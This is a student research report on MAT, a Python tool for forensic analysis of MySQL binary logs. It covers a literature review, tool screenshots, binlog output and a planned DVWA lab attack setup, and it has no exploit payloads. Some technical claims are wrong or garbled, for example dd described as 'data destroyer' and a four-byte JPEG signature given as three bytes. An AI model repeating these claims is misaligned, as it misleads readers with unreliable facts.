

**Seneca College of Applied Arts and Technology**

# **MYSQL ANALYSIS TOOL**

## **MAT**

Anson Tan Wui Kang

056 654 114

REA 820 - Research Methodologies

## **Abstract**

This project involves the development of a database analysis tool, called MySQL Analysis Tool or MAT. MAT will be able to analyze MySQL database through different kind of log files such as binary logs. The goal is to prove that the script I intend to create for the tool will be capable of analyzing binary logs and revealing analysis of altered data. The way this will be conducted is creating a malicious SQL injection to attack a web application through user input and gain access to a database and make changes to the database such as insert, delete or update. Upon the variations in the database, it is expected that it will be recorded in the binary logs where I will determine what has been done. Another simple way is simply login to MySQL server and makes changes to the database; these changes will be recorded into a binary file as well.

Through demonstrating above process, this research will show how to analyze MySQL database by using MAT. The demonstration will include where to download, how to install and how to use MAT to analyze MySQL database by using created image file from the tool. Furthermore, this research will provide several screenshots for installation steps and commands with a description that will be performed to analyze MySQL database in the demonstration.

MAT is available at GitHub “<https://github.com/Ansonymous/mat>” for public to contribute and download the source files. The zip file contains script files, Read me, installer and sample data that used to test MAT.

# TABLE OF CONTENT

<b>INTRODUCTION</b>	<b>4</b>
<b>LITERATURE REVIEW</b>	<b>5</b>
<b>ARCHITECTURE</b>	<b>16</b>
DESIGN	16
PROTOTYPE	17
IMPLEMENTATION	21
<b>METHODOLOGY</b>	<b>22</b>
<b>EXPERIMENT</b>	<b>24</b>
HYPOTHESIS	29
CHANGED LOG	30
<b>INSTALLATION</b>	<b>33</b>
<b>TUTORIAL</b>	<b>33</b>
<b>OUTLINES PROJECT DELIVERABLES</b>	<b>34</b>
<b>CONCLUSION</b>	<b>62</b>
<b>FUTURE WORK</b>	<b>62</b>
<b>REFERENCES</b>	<b>63</b>
<b>PROJECT WORK PLAN</b>	<b>65</b>

## INTRODUCTION

Due to the rapid evolution of technology and computer-related crimes it has paved the way for a high demand for digital forensic investigators who are responsible for collecting, analyzing and interpreting evidence. This, in turn, has also resulted in several digital forensic investigation approaches being proposed, developed and refined. The primary goal for digital forensics investigations was initially of crimes that were committed by using computers, but the field has now upgraded by including different devices where the integrity of digitally stored information can be manipulated and used for various other malicious related activities (Michael Kohn n.d.).

One of many challenges concerning digital forensics is that information on a computer device can be altered with no method of tracking it, the amount of data to be analyzed is quite significant, and there are several different data types to consider. The majority of acquired data is in a raw, low-level format, which makes it humanly impossible to read. Therefore, utilizing digital forensic tools will effectively aid one into translating unreadable data through one or more levels of abstraction until it can be interpreted. I intend on developing a digital forensic investigation tool for MySQL database that provides easy access, efficiency, authentication, confidentiality and authorization for users.

This project is to produce a new tool to improve the digital forensic investigation process. Our starting foundation will be reviewing existing digital forensic framework and based on our analysis it will guide us with an approach that other existing tools lack or something that hasn't been done before. The question we're trying to answer is, "How can you determine the integrity

of MySQL database after it has been infected by a malicious SQL?” Our idea is to develop a <sup>1</sup> Python script that analyzes binary logs to determine if there have been any data values altered in the database.

## **LITERATURE REVIEW**

For this task to be successful, we will first review various literature containing related work to determine what is known and not known about our topic. Based on these findings, it will then create a foundation for our research and shed light on gaps performed in previous researches. For starters, we will focus on different existing digital forensic investigation process and frameworks to help us better understand what we want to achieve. The first framework we'll look at is FATkit, which is a structure that is intended for forensic analysts, researchers and law enforcements professionals to extract and interpret relevant information. The motivation behind this development was to solve the problem of analyzing low-level forensic data collected from volatile memory because of an incident or crime . There were limitations to existing techniques before FATkit because they either contained minimal information, regarding checksum and string searches or were time-to consume for forensic analysts when it comes to data gathering. Nick Petroni presented a forensic analysis approach based on system abstractions, detailed design of FATkit and modules that were written to automate and analyze software running on a particular hardware (Intel IA-32) . Some challenges do arise from extracting relevant information from low-level memory dumps, Nick suggested two methods: reconstructing the

---

<sup>1</sup>

way a software (operating system or process) interacts with physical memory and determining how that software interprets and organizes data. Digital forensic frameworks are represented by a form of sequential logic that allows an investigator to revisit previous steps in the process but can't proceed if a step is not completed or fails (Michael Kohn n.d.). Nick Petroni's tasks are identified as data identification, data view transformation, overlaying data structure, extracting program structure, data abstraction and analysis and data visualization. Data identification; the investigator will try to determine the origins of the data. Data view transformation; the researcher can see data from the perspective of an entity in the system. Overlaying data structure; the investigator can acquire a significant amount of information by deciphering data based on known program structures. Finally, data visualization; is equivalent to presentation phases in a majority of frameworks where the investigator would present their findings such as address space and the evidence within them <sup>2</sup>.

Ankit Argawal et al, developed a standardized digital forensic model for the use of investigation processes and to aid forensic professionals to assign appropriate policies and procedures. This framework's motivation is to investigate cases of computer frauds and digital crimes. This model had a unique approach because the entire digital forensic investigation process is generalized into four stages <sup>3</sup>:

1. Preparation, Identification, Authorization and Communication

---

<sup>2</sup> Petroni, Nick L., Jr., Aaron Walters, Timothy Fraser, and William A. Arbaugh. *FATKit: A Framework for the Extraction and Analysis of Digital Forensic Data from Volatile System Memory*. ScienceDirect. 2006

<sup>3</sup> Agarwal A., M. Gupta, S. Gupta, S. Gupta. *Systematic Digital Forensic Investigation Model*. CSC Journals. 2011

The development phase occurs before the preliminary investigation, which consists of understanding the nature of the crime and preparing necessary tools and techniques. The <sup>4</sup> identification step recognizes an incident from indicators and defines its type. Authorization and communication steps primarily deal with securing evidence from unauthorized access and preserving its integrity.

## 2. Collection, Preservation, and Documentation

It has been stated the group phase falls into two categories: volatile evidence collection and non-volatile evidence gathering. Collecting explosive evidence's primary concern is the condition of the device, and its memory contents may be changed when the device shuts off. Non-volatile evidence collection involves other peripheral media such as memory sticks, SD cards that are attached to the device. Documentation phase; includes accurately documenting the digital evidence that has been recovered.

## 3. Examination, Exploratory Testing, and Analysis

Aragal explains the analysis phase consists of analyzing the contents of the evidence that has been recovered by the forensic professionals. The forensic tools utilized in the examination phase are responsible for providing documentation of when the evidence was checked, the date, the time and name of the investigator. This procedure plays a critical role in the chain of custody because it proves that the evidence hasn't been altered after it has been in possession of an investigator .

---

<sup>4</sup> Agarwal A., M. Gupta, S. Gupta, S. Gupta. *Systematic Digital Forensic Investigation Model*. CSC Journals. 2011

#### 4. Result and Review

This final stage of the investigation processes involves reviewing all steps performed and identifying possible areas for improvement. With the information collected it will aid in establishing better policies and procedures for future research (Agarwal et al 2011).

There are several digital forensic tools on Windows operating system. EnCase is a forensic tool that can read many different file systems such as FAT, NTFS, ext2 and so on. It is also able to read Raw(dd), VMware, EnCase and Safeback. Furthermore, it can remote control from investigator's PC to get disk image by using a network. FTK Imager is a forensic tool that allows examiners to verify filesystem of images and it can detect many filesystem formats. It provides email analyze for modern email clients and password recovery. ProDiscover allows inspectors to find all data by keywords and phrases on a hard drive while securing evidence and generating evidentiary reports. This tool provides restore function for deleted or hidden files including Metadata.<sup>5</sup>

Standard features of the digital forensic tool are data recovery, identify the file type, list partitions of a hard drive and file search. Most of these features can be done by Linux commands and produce output on control terminal. We will try to embed these features to our Python script to collect and recover files from memory. Linux commands are possible to recover deleted the file even it has been overwritten on hard disk. It allows investigators to restore a file from RAM if the program is running in the memory RAM. A directory in Linux called /proc which contains running process information and "ps" command will display running processes on the system.

---

<sup>5</sup> Carrier, Brian. n.d. *Open Source Digital Forensics Tools:The Legal Argument*. SiteSeerX. 2002.



Investigators can combine several commands to search for specific processes that running on the system and then recover it. Furthermore, dd command also called data destroyer, allow investigators to retrieve the file by type by determining byte on hard drive such as jpeg file has ffd8ffe0 for its first three bytes. Besides, one of the easiest ways for criminals to hide a file is by changing its file extension to another format, and it may confuse investigators during the investigation. For example, a file in jpeg format but in actual content, it shows by .doc format. Using a combination of multiple Linux commands, find a file and grep allow investigators to locate the file which extension has been renamed. <sup>6</sup>

There are three main steps for digital forensics which are acquisition, analysis, and presentation. Acquisition steps copy the storage of devices for later analyzed. The copy of the storage usually saved as ISO, also known as an image file. Analysis steps often look for evidence from the image file including inculpatory evidence, exculpatory evidence and signs of tampering. Typical digital forensic tools allow a user to recover deleted files. This step should use original copy image file by calculate MD5 hash and compare to the original MD5 hash. Presentation levels are focused on policy and law, and it presents the result and relevant evidence from the investigation to the audience such as lawyers and judge. In the United States, evidence should pass a guideline called "Daubert Test." Digital forensic tools used in the investigation will be examined by the instruction. By doing this, two tests should be done by performing false negatives and false positives on the tools. False negatives will guarantee the tool produces all data from the input and false positive will ensure the tool provides same data to the output. <sup>7</sup>

---

<sup>6</sup> Craiger, Philip. *Recovering Digital Evidence from Linux Systems*. SpringerLink. 2005.

<sup>7</sup> Visha R. Ambhire, Dr. B.B. Meshram. *Digital Forensic Tools*. IOSRJEN. 2012

The framework for digital forensic investigation is essential that suitable to present to the audience such as lawyers and judge. Three main stages framework will be suggested to perform digital evidence, which is preparation, investigation, and presentation. In the development stage, the examiners will plan for the study, understand policies and procedures, legal advice, prepare documentation of previous cases and so on. In research stage, the examiners will search for suspicious and collect the evidence from the hard drive. Furthermore, examiners will move the evidence to a safe environment to keep evidence under protection. In presentation stage, the reviewers will present and prove the result of an investigation. The framework for digital forensics investigation can also be divided into seven sub-categories which are planning, identification, collection, preservation, examination, analysis, and report. These models make framework clearly and focus on examine evidence, identify victims, direct the progress of an investigation, identify hidden fees and evaluate the criminal's danger to the community.<sup>8</sup>

Even though digital forensics tools are powerful for collecting evidence, there are some tools and techniques used to counter digital forensic. Anti-Forensics Tools are used for hiding data, confusing trail, wiping artifact and counter-forensics tools. Steganography is one of the most popular methods for data hiding such as hiding text or image under a picture in a PowerPoint. Also, a text label with black colour over a dark background can prevent others to see the message directly. Furthermore, converting signals into binary code and place it into hue code for a pixel on an image. Trail obfuscation makes difficult for forensics examiners by planting fake title, opening SMTP and anonymous SSH. There are many tools used for wiping data such as PGP Wipe and Eraser. These tools allow users to destroy data by doing multiple overwrites to cover

---

<sup>8</sup> Michael Kohn, JHP Eloff, MS Olivier. n.d. *Framework for a Digital Forensic Investigation*. ICOSA. 2006

old data. Artifact wiping will make investigator take a longer time to analyze. Attacking researcher's computer while processing forensics is the latest way to counter-forensics even attacking forensics tools directly such as SleuthKit and WinHex.<sup>9</sup>

Overall, from studying different frameworks and processes, we've realized that most structures cover the range from acquisition to reporting. These frameworks all have the following methodologies in common such as obtaining authorization for investigation, determining where the evidence is located, finding and validating techniques to interpret significant data and lastly summarizing and providing an explanation of conclusions. To find the existing literature we've used in our paper, we've utilized the following databases Gale, EBSCO, IEEE, ProQuest, Science Direct, ACM Digital Library and Google Scholar. One challenge that we've come across during our research was the lack of recent sources that is related to digital forensic frameworks. Research and development of these structures have an impact on the prevention of malicious events, improvement of current prevention mechanisms, improving standards for security professionals and raising awareness of existing vulnerabilities and their prevention measures .

There are several tools used as assistance in forensic investigations which may significantly reduce the learning curve. Sandbox is a separated environment that used to test code or programs. The code and programs usually from third parties or websites that not having been verified. The mechanism is useful for professional to perform virus analysis and automate the procedure of studying its activity. Symantec Workspace Virtualization (SWV) is an application

---

<sup>9</sup> kessler, Gary C. "*Anti-Forensics and The Digital Investigator*". GaryKessler. 2007

virtualization tool for Microsoft Windows. It uses request redirection and layering techniques to establish the appropriately separated environment. <sup>10</sup>

The most company use database system to store their business information such as product quantity and product price. The misuse of data within database system may cause consequences for a company. Attackers are usually unauthorized user and insider privileged user, and it's hard to detect privileged user's misuse of a database within a company. Database forensic is the process of collecting and analyzing evidence to determine attacker in a database system. There are three methods to gather evidence from a database which is Live, Dead and Hybrid. In MySQL database, log files are commonly where investigators can find evidence and recover deleted data. <sup>11</sup>

- Error log
- General query log
- Binary log
- Update log
- Slow- query log

The database can contain extensive data which result in high data acquisition cost. The priority of acquisition may take advantages for reducing time and cost. SQL Server connection & session

---

<sup>10</sup> Iqbal Asift, Alobaidli Hanan, Guimaraes Mario, Popov Oliver. *Aid in Digital Forensic Research*. ACM. 2015

<sup>11</sup> Jitendra R Chavan, Harmeet Kaur Khanuja. *Database Forensic Analysis Using Log Files*. IJERA. 2014.

information is the most important for database forensic, it provides sensitive information about users, and sessions. Transaction logs also called binary log, it contains all insert, update and deletes records. Also, transaction logs allow an investigator to restore deleted data.<sup>12</sup>

MySQL is widely used open source SQL database management system. There are several main components of MySQL such as connection pool, management services & utilities, caches & buffers and log files. Connection pool uses to check memory, authentication and connection limits. Management services & utilities provide features like backup, configuration, and recovery. Caches & buffers contain global and engine specific caches & buffers. Furthermore, log files contain data, error, binary and query. A structure of the data directory is commonly divided into four layers, MySQL server, data directory, database, and table. Log files are useful for specific purposes such as digital forensics and debugging. The error log contains information of boot, shutdown, and error for a database. General query log includes connection events and statement information. Also, the binary log contains the statement that modifies data represent in binary.<sup>13</sup>

Database forensic is a new field with less discussion and limited tools. A huge number of separate risks to classified data stored in a database and many companies continue vulnerable to consent audit failures and data breaches. Database security vulnerability keeps users vulnerable to a breach of their personal information. There are different risks found for the database security such as lack of budget, lack of knowledge of the risks, lacking in database security skills,

---

<sup>12</sup> Fowler, Kevvie. *Forensic Analysis of a SQL Server 2005 Database Server*. SANS Institute InfoSec Reading Room. 2007

<sup>13</sup> Harmeet Kaur Khanuja, D.S.Adane. *Database Security Threats and Challenges in Database Forensic*. IPCSIT. 2001

shortage of security experts, etc. A forensic methodology is a standard and properly planned order of processes that is accomplished in the process of digital investigation. It guarantees that studies are detailed documented and easy to understand for an audience and the collected data need to be submitted as evidence.<sup>14</sup>

SQL injection is used to exploit the vulnerability in a database application and penetrating the database. The idea of SQL injection is to fool the database application and gain permission access into the database. According to statistic, nearly 65 percent of government websites of developing countries are vulnerable. There are several methods to forms SQL injection vulnerabilities such as Incorrectly filtered escape characters and vulnerabilities inside the database server. Once the SQL statement is not filtered for escape characters, then this form of SQL injection takes place. When a user outfitted field is not matched for type constraints, this type of SQL injection occurs. On the other hand, vulnerabilities can remain in the root OS, web application or database system. Attackers usually test for SQL injection vulnerabilities by sending a request that cause server create an invalid SQL query. Also, SQL injection can be prevented by using SQL firewall. SQL firewall supports three different modes, which are Intrusion Detection System(IDS), Intrusion Prevention System(IPS) and Learning mode. IDS finds suspicious queries and alert database admin. IPS checks suspicious query ownership, it will block unknown queries. Learning mode is used for education which queries are added to the whitelist making the task easier for the admin.<sup>15</sup>

---

<sup>14</sup> Harmeet Kaur Khanuja, D.S.Adane. *Database Security Threats and Challenges in Database Forensic*. IPCSIT. 2001

<sup>15</sup> Ramakanth Dorai, Vinod Kannan. *SQL Injection-Database Attack Revolution and Prevention*. Journal of International Commercial Law and Technology. 2011

SQL injection can be done in many ways such as injection through user input, cookies, and server variable. Attackers inject malicious SQL queries by providing suitably crafted user input, and user input usually sends request via GET or POST in a web application. Cookies store information that generated by web application and store on a local machine. Client's information can be restored by cookies when the client opens the web application. An attacker could send an attack by embedding malicious code in the cookie. Server variables contain HTTP, header and environmental variables, which used for logging usage data and authenticating browsing trends. SQL injection vulnerability can be created if variables are entered into a database without sanitization. SQL injection can cause a lot of trouble including extracting data from a database, adding or modifying data such as product quantity, performing DOS attack and bypassing authentication to gain permission. <sup>16</sup>

Attack graphs are used to calculate hidden attack paths from a system configuration and known vulnerabilities of a system. It used to define a sequence of vulnerabilities that were utilized to launch the attacks and help investigators in identifying hidden attack paths. Many tools can generate attack graphs and use to protect system security. Attack graph contains nodes which exploit with their preconditions and postconditions. Attack graph will look like network topology graph which showing server, computer, the internet, user, etc., and this allows investigator clearly to understand the scenario and steps of an attack. Attack graph can also be a table with steps and process of attacks. <sup>17</sup>

---

<sup>16</sup> William G.J Halfond, Jeremy Viegas, Alessandro Orso. n.d. *A classification of SQL Injection Attacks and Countermeasures*. Semantic Scholar. 2006

<sup>17</sup> Changwei Liu, Anoop singhal, Duminda Wijesekera. n.d. *using Attack Graphs in Forensic Examinations*. IEEE. 2012

## ARCHITECTURE

### DESIGN

Python script will be able to perform functions such as show partition tables, detect MySQL, backup/mount MySQL image file, analyze binary file and show binary file, general query file, and error log. Below are main features in Python script which divided into the main menu, MySQL menu, Log file menu and Binary log menu. MySQL section contains several features including detect MySQL director backup MySQL directory which using Linux command to convert MySQL directory into an image file, and mount MySQL image file as a drive for analysts. Log file section contains features that related to log files in MySQL directory such as show necessary log files like binary log, general query log, error log and MySQL\_history. Log file section will be able to analyze binary log by detecting contents in binary log and display essential messages on the screen. The feature will be able to detect MySQL statement including insert, update or delete and calculate a total number of detection.

Main Menu	<ul style="list-style-type: none"><li>• List partition table</li><li>• Mysql</li><li>• Log file</li></ul>
Mysql	<ul style="list-style-type: none"><li>• Detect Mysql</li><li>• Backup Mysql</li><li>• Load Mysql Image</li></ul>
Log File	<ul style="list-style-type: none"><li>• Binary Log</li></ul>



	<ul style="list-style-type: none"> <li>• General Query Log</li> <li>• Error Log</li> <li>• Show logs file</li> <li>• Show mysql_history</li> </ul>
Binary Log	<ul style="list-style-type: none"> <li>• Read Binary Log</li> <li>• Analyze Binary Log</li> </ul>

### *PROTOTYPE*

MySQL Analytics Tool is a prototype for this research before releasing to GitHub. The purposes of this prototype are testing features that written in Python script. The prototype will be able to analyze logs from MySQL databases in Ubuntu Linux to show partition tables, detect MySQL directory, backup/mount MySQL directory, analyze binary file and show binary file, general query file, and error log.

*Screenshot below shows Menu of the tool including partition table*

```

*****

MYSQL Analytics Tool

*****

1. List Partition Table
2. Mysql
3. Log File
4. Exit

Please select option : 1
[sudo] password for wk:

Disk /dev/sda: 21.5 GB, 21474836480 bytes
255 heads, 63 sectors/track, 2610 cylinders, total 41943040 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00044e91

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1    *        2048     39845887    19921920   83   Linux
/dev/sda2             39847934     41940991     1046529    5   Extended
/dev/sda5             39847936     41940991     1046528   82   Linux swap / Solaris

```

*Screenshot below shows Mysql section including detect mysql, create mysql ISO, mount mysql ISO*

```

1. Detect Mysql
2. Create Mysql ISO
3. Mount Mysql ISO
4. Unmount ISO
5. Back

Please select option : 1
total 80
-rw-r----- 1 mysql adm    0 Nov 30 07:39 error.log
-rw-r----- 1 mysql adm   20 Nov 29 20:38 error.log.1.gz
-rw-r----- 1 mysql adm  830 Nov 29 20:12 error.log.2.gz
-rw-r----- 1 mysql adm 1512 Nov 21 22:35 error.log.3.gz
-rw-r----- 1 mysql adm 1005 Oct 27 05:33 error.log.4.gz
-rw-rw---- 1 mysql adm  1454 Oct  4 18:15 error.log.5.gz
-rw-rw---- 1 mysql adm   150 Nov 21 22:58 mysql-bin.000015
-rw-rw---- 1 mysql adm   107 Nov 21 22:58 mysql-bin.000016
-rw-rw---- 1 mysql adm   150 Nov 29 20:38 mysql-bin.000017
-rw-rw---- 1 mysql adm   150 Nov 30 07:39 mysql-bin.000018
-rw-rw---- 1 mysql adm  1312 Dec  6 20:07 mysql-bin.000019

```

Please select option : 2

1. Detect Mysql
2. Create Mysql ISO
3. Mount Mysql ISO
4. Unmount ISO
5. Back

Please select option : 2

May takes a while to backup, type 'Yes' to proceed or 'R' to return : Yes

I: -input-charset not specified, using utf-8 (detected in locale settings)

Using MYSQL000.000;1 for /mysql-bin.000017 (mysql-bin.000018)

Using MYSQL000.GZ;1 for /mysql.log.5.gz (mysql.log.1.gz)

Using MYSQL001.GZ;1 for /mysql.log.1.gz (mysql.log.3.gz)

Using ERROR000.GZ;1 for /error.log.1.gz (error.log.2.gz)

Using MYSQL001.000;1 for /mysql-bin.000018 (mysql-bin.000015)

Using MYSQL002.000;1 for /mysql-bin.000015 (mysql-bin.000019)

Using ERROR001.GZ;1 for /error.log.2.gz (error.log.4.gz)

Using MYSQL003.000;1 for /mysql-bin.000019 (mysql-bin.000016)

Using MYSQL002.GZ;1 for /mysql.log.3.gz (mysql.log.2.gz)

Using ERROR002.GZ;1 for /error.log.4.gz (error.log.3.gz)

Using MYSQL003.GZ;1 for /mysql.log.2.gz (mysql.log.4.gz)

Using ERROR003.GZ;1 for /error.log.3.gz (error.log.5.gz)

Total translation table size: 0


Total rockridge attributes bytes: 0

Total directory bytes: 904

Path table size(bytes): 10

Max brk space used 0

199 extents written (0 MB)



```

Please select option : 4
total 41
dr-xr-xr-x 1 root root 2048 Nov 30 07:39 .
drwxr-xr-x 6 wk wk 4096 Dec 6 20:17 ..
-r-xr-xr-x 1 root root 20 Nov 29 20:38 error000.gz
-r-xr-xr-x 1 root root 830 Nov 29 20:12 error001.gz
-r-xr-xr-x 1 root root 1005 Oct 27 05:33 error002.gz
-r-xr-xr-x 1 root root 1512 Nov 21 22:35 error003.gz
-r-xr-xr-x 1 root root 0 Nov 30 07:39 error.log
-r-xr-xr-x 1 root root 1454 Oct 4 18:15 error_lo.gz
-r-xr-xr-x 1 root root 150 Nov 29 20:38 mysql000.000
-r-xr-xr-x 1 root root 1383 Oct 4 18:18 mysql000.gz
-r-xr-xr-x 1 root root 150 Nov 30 07:39 mysql001.000
-r-xr-xr-x 1 root root 230 Nov 29 20:38 mysql001.gz
-r-xr-xr-x 1 root root 150 Nov 21 22:58 mysql002.000
-r-xr-xr-x 1 root root 11950 Nov 21 22:35 mysql002.gz
-r-xr-xr-x 1 root root 1312 Dec 6 20:07 mysql003.000
-r-xr-xr-x 1 root root 1312 Nov 29 20:12 mysql003.gz
-r-xr-xr-x 1 root root 107 Nov 21 22:58 mysql_bi.000
-r-xr-xr-x 1 root root 160 Nov 30 07:39 mysql_bi.ind
-r-xr-xr-x 1 root root 7246 Dec 6 20:08 mysql.log
-r-xr-xr-x 1 root root 2004 Oct 27 05:33 mysql_lo.gz

```

1. Binary Log
2. General Query Log
3. Error Log
4. Logs file
5. Mysql\_history
6. Back

Please select option : █



```
show tables;
show databases;
use dvwa;
show tables;
select * from users;
update users set password=MD5('rea777') where first_name='Bob';
show databases;
select dvwa;
use dvwa;
show tables;
update dvwa.users set first_name='Anonymous' where last_name='admin';
show databases;
use dvwa;
show tables;
select * from users
;
show databases;
use dvwa;
show tables;
select * from users;
use dvwa;
show tables;
show * from users;
select * from users;
quit
quit
;
quit quit;
show databases;
use dvwa;
show tables;
```

## IMPLEMENTATION

## METHODOLOGY

The objective of my project is to determine the integrity of MYSQL database after attacked on a vulnerable web application. Binary log records all changes to the databases, both data, and structure, as well as how long each statement takes to execute. Here's an attempt to see whether this idea is feasible:

*Create database named “test”*

```
mysql> show databases;
+-----+
mysql> describe persons;
+-----+
| Field      | Type          | Null | Key | Default | Extra |
+-----+
| lastname   | varchar(255)  | YES  |     | NULL    |       |
| firstname  | varchar(255)  | YES  |     | NULL    |       |
+-----+
2 rows in set (0.00 sec)

mysql> insert into persons
-> (lastname, firstname)
-> values ('Ahmed', 'Amina')
-> ;
Query OK, 1 row affected (0.06 sec)

mysql> █
```

*Create table named “persons” and add my first and last name*

```

root@kali:/var/log/mysql# mysqlbinlog mysql-bin.000003
/*!50530 SET @@SESSION.PSEUDO_SLAVE_MODE=1*/;
/*!40019 SET @@session.max_insert_delayed_threads=0*/;
/*!50003 SET @OLD_COMPLETION_TYPE=@@COMPLETION_TYPE,COMPLETION_TYPE=0*/;
DELIMITER /*!*/;
# at 4
#160419 12:59:26 server id 1  end_log_pos 120 CRC32 0x68e29c35  Start: binlog v 4, server v 5.6.27-2-log created
160419 12:59:26 at startup
ROLLBACK/*!*/;
BINLOG '
7mMwVw8BAAAAAdAAAAHgAAAAAAQANS42LjI3LTItbG9nAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAADuYxZXEzgNAAgAEgAEBAQEegAAXAAEGggAAAAICAgCAAAACgoKGRkAATWc
4mg=

```


```

#160419 13:02:43 server id 1  end_log_pos 199 CRC32 0xcecfd3e35  Query  thread_id=2  exec_time=0  error_co
de=0
SET TIMESTAMP=1461085363/*!*/;
SET @@session.pseudo_thread_id=2/*!*/;
SET @@session.foreign_key_checks=1, @@session.sql_auto_is_null=0, @@session.unique_checks=1, @@session.autocommi
t=1/*!*/;
SET @@session.sql_mode=1073741824/*!*/;
SET @@session.auto_increment_increment=1, @@session.auto_increment_offset=1/*!*/;
/*!C utf8 *///*!*/;
SET @@session.character_set_client=33,@@session.collation_connection=33,@@session.collation_server=8/*!*/;
SET @@session.lc_time_names=0/*!*/;
SET @@session.collation_database=DEFAULT/*!*/;
BEGIN
/*!*/;
# at 199
#160419 13:02:43 server id 1  end_log_pos 341 CRC32 0x7cd2fc49  Query  thread_id=2  exec_time=0  error_co
de=0
use `test`/*!*/;
SET TIMESTAMP=1461085363/*!*/;
insert into persons ( lastname, firstname) values ('Ahmed', 'Amina')
/*!*/;
# at 341
#160419 13:02:43 server id 1  end_log_pos 372 CRC32 0xd64e8714  Xid = 15
COMMIT/*!*/;

```

*The binary log is able to pick up the value I've inserted into the database*

## EXPERIMENT



For experiment setup, two virtual machines needed which are an attacker (running Kali Linux) and web server (running Ubuntu Linux). An attacker will access to the web page and insert malicious code, after that using Metasploit to exploit vulnerable. Metasploit allows an attacker to hack into the database and modify data. On the other hand, a web server will host web page and Mysql database.

### DVWA (Damn Vulnerable Web App)

DVWA is a PHP/Mysql web page that is damn vulnerable. It is an open source that used for security professional to test their hacking skills and understand about common web page vulnerable.



## Kali Linux

